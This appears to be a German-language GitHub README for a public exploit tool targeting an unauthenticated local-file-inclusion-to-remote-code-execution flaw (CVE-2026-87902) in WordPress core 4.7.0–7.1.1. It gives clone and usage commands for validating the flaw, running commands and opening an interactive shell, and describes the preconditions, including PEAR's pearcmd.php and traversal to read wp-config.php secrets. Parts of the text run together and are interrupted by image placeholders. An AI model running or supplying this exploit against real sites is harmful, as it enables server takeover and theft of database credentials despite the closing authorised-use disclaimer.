 maalfer/cve-2026-87902-exploit
Exploit zum Ausnutzen der Schwachstelle CVE-2026-87902, die im WordPress-Core auftritt

Nicht authentifizierter Exploit (LFI → RCE) für WordPress 4.7.0 – 7.1.1 · Fix: 7.1.2
git clone https://github.com/Maalfer/CVE-2026-87902-exploit.git
cd CVE-2026-87902-exploit

# 1) LFI validieren (schreibt nichts auf den Server)
python3 exploit.py --url http://ziel/ --validate-only

# 2) RCE

python3 exploit.py --url http://ziel/ -c "id"

# 3) interaktive Konsole
python3 exploit.py --url http://objetivo/ -c id --shell
Alle vier müssen gleichzeitig erfüllt sein. Fehlt die 3., existiert die LFI nicht.


get_page_template(), ohne validate_file(). In 7.1.2+ ist er gepatcht.page_id benötigt, damit WordPress das Template auflöst (wird automatisch über REST erkannt).page-* im aktiven Theme — zwingend erforderlich: file_exists() durchquert keine nicht existierende Komponente, daher steigt das ../ nur auf, wenn das erste Segment auf der Festplatte existiert. Twenty Twelve (page-templates/) bringt es mit; die meisten Block-Themes (Twenty Twenty-Three) nicht. Betrifft auch das Parent-Theme.pearcmd.php + register_argc_argv=On — die LFI liest nur; die Ausführung nutzt den Polyglot config-create von PEAR. Mit register_argc_argv=Off oder ohne installiertes PEAR gibt es eine LFI, aber keine RCE.Ohne die 4. ist das Ergebnis reine LFI: Sie erlaubt das Lesen jeder .php des Systems, zum Beispiel page-templates/../../../wp-config.php (Hashes und Salts der DB).
Nur für eigene Systeme oder mit schriftlicher Genehmigung.
